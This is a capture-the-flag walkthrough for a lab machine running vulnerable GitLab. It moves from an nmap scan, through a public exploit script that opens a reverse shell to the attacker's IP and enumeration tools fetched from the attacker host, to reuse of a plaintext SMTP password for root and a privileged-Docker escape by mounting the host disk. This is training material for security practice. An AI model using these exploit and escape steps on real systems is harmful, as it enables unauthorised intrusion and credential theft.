enumeration

nmap -sCTV -oN /home/kali/machines/retired/ready/Nmap.txt 10.10.10.220
Starting Nmap 7.91 (https://nmap.org) at 2021-05-21 00:28 EDT
Nmap scan report for 10.10.10.220
Host is up (0.26s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp   open ssh   OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
5080/tcp open http   nginx
| http-robots.txt: 53 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.220:5080/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://-nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.63 seconds

here we can see the ports open lets run the full scan to see if any open ports are left

complete nmap returns no extra ports

we can see from normal scan we have ports

22/tcp   open ssh   OpenSSH 8.2p1 Ubuntu 4

5080/tcp open http   nginx

so first lets go to the web page

vuln script yeilded nothing similar is the case with nikto

502

Whoops, GitLab is taking too much time to respond.

Try refreshing the page, or going back and attempting the action again.

Please contact your GitLab administrator if this problem persists.

Go back


searching /robots.txt we see this page

```
# See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file
#
# To ban all spiders from the entire site uncomment the next two lines:
# User-Agent: *
# Disallow: /

# Add a 1 second delay between successive requests to the same server, limits resources used by crawl
# Only some crawlers respect this setting, e.g. Googlebot does not
# Crawl-delay: 1

# Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://g
User-Agent: *
Disallow: /autocomplete/users
Disallow: /search
Disallow: /api
Disallow: /admin
Disallow: /profile
Disallow: /dashboard
Disallow: /projects/new
Disallow: /groups/new
Disallow: /groups/*/edit
Disallow: /users
Disallow: /help
# Only specifically allow the Sign In page to avoid very ugly search results
Allow: /users/sign_in

# Global snippets
User-Agent: *
Disallow: /s/
Disallow: /snippets/new
Disallow: /snippets/*/edit
Disallow: /snippets/*/raw

# Project details
User-Agent: *
Disallow: /*/*.git
Disallow: /*/*/fork/new
Disallow: /*/*/repository/archive*
Disallow: /*/*/activity
Disallow: /*/*/new
Disallow: /*/*/edit
Disallow: /*/*/raw
```


and lots of informations

but we want to get to the webpage

and going again to webpage we were able to get the login page




so first lets register then we will login



iamhacker

and we are in




lets run gobuster on page to if we are missing something

gobuster was even not running

we clicked all the buttons and found the help page showing the version

it says update asap which means there might be vulnerability in the version which need to be fixed lets search for the vulnerability

searching for the vulnerability we get a direct script in exoploit db




and so we have the script in searchsploit so we copied it

searchsploit -m 49337.py

and then we read it and executed it


```
┌──(root💀kali)-[/home/kali]
└─# python3 49334.py -u hack@mailpi.com -p iamhacker -g http://10.10.10.220 -l 10.10.14.3 -P 443
[+] authenticity_token: xdJwjhoGXLsINuqB0et69jXeDm8scec+c4A3lMof6QCF5gj/Az6RmnLjELpRs7AU1UQERFsYAxPxqEndyDdZtw==
[+] Creating project with random name: project4663
[+] Running Exploit
[+] Exploit completed successfully!
```

all this parameters were necessary snd we got a reverse shell



so now we have to get the interactive shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```



now lets set the terms and windows
ctrl+z
stty raw -echo;fg
enter enter
```
 export SHELL=bash
$ export TERM=screen
$ stty rows 40 columns 171
```

and after setting it we have interactive window

```
git@gitlab:/$ ls
RELEASE  bin   dev  home  lib64  mnt  proc  root_pass  sbin  sys  usr
assets   boot  etc  lib   media  opt  root  run        srv   tmp  var
git@gitlab:/$ cd home/
git@gitlab:/home$ ls
dude
git@gitlab:/home$ cd dude
git@gitlab:/home/dude$ ls
user.txt
git@gitlab:/home/dude$ cat user.txt
e1e30b052b6ec0670698805d745e7682
git@gitlab:/home/dude$
```

and we have user flag

userflag-----e1e30b052b6ec0670698805d745e7682

now lets hunt for the root flag

when we try to get the LinEnum.sh on any other folder we recived error so we tried om tmp folder

so we ran pthon -m SimpleHTTPServer on our machine and wget 10.10.14.12:8000/LinEnum.sh on the host machine

then we have to change the permission

```
git@gitlab:/tmp$ chmod +x Linpeas.sh
```

then we are looking on the result of enum

```
[+] Looks like we're in a Docker container:
12:cpu,cpuacct:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
11:blkio:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
10:hugetlb:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
9:pids:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
8:cpuset:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
7:perf_event:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
6:memory:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
5:freezer:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
3:net_cls,net_prio:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
2:devices:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
1:name=systemd:/docker/7eb263389e5eea068ad3d0c208ea4dd02ba86fa0b2ebd44f63adc391351fba6d
-rwxr-xr-x 1 root root 0 Dec  1 12:41 /.dockerenv
```

and running linpeas we found a smtp password

```
/opt/backup/gitlab.rb:gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
```

lets use it to switvh it to roon inside container

running su root and giving password we got root for container

```
root@gitlab:/tmp# whoami
root
root@gitlab:/tmp#
```

```
RELEASE  assets  bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  root_pass  run  sbin  srv  sys  tmp  usr  var
root@gitlab:/# cd root
root@gitlab:~# ls
root@gitlab:~#
```

as you can see we have nothing inside root directory

we found a article telling about how to escape from docker container

You should check the capabilities of the container, if it has any of the following ones, you might be able to scape from it: `CAP_SYS_ADMIN`, `CAP_SYS_PTRACE`, `CAP_SYS_MODULE`, `DAC_READ_SEARCH`, `DAC_OVERRIDE`

You can check currently container capabilities with:

```
capsh --print
```

so we run the command and we found all of the capabilities

```
root@gitlab:/# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,37
```

looking closely we can see all the capabilities except DAC ones which is enough

Well configured docker containers won't allow command like **fdisk -l**. However on missconfigured docker command where the flag --privileged is specified, it is possible to get the privileges to see the host drive.

```
root@2dda06b904ce:/# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: Virtual disk
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3b47c89

Device     Boot     Start       End   Sectors  Size Id Type
/dev/sda1  *         2048 102856703 102854656   49G 83 Linux
/dev/sda2       102858750 104855551   1996802  975M  5 Extended
/dev/sda5       102858752 104855551   1996800  975M 82 Linux swap / Solaris
root@2dda06b904ce:/#
```

so when we ran we had the output as same so sda2 is the main disk so we will mount it so that we can have the file system in /mnt

```
root@gitlab:/# mount /dev/sda2 /mnt
root@gitlab:/# cd /mnt/
root@gitlab:/mnt# ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
root@gitlab:/mnt#
```

```
root@gitlab:/mnt# cd root/
root@gitlab:/mnt/root# ls
docker-gitlab  ready-channel  root.txt  snap
root@gitlab:/mnt/root# cat root.txt
b7f98681505cd39066f67147b103c2b3
root@gitlab:/mnt/root#
```

and so we have the root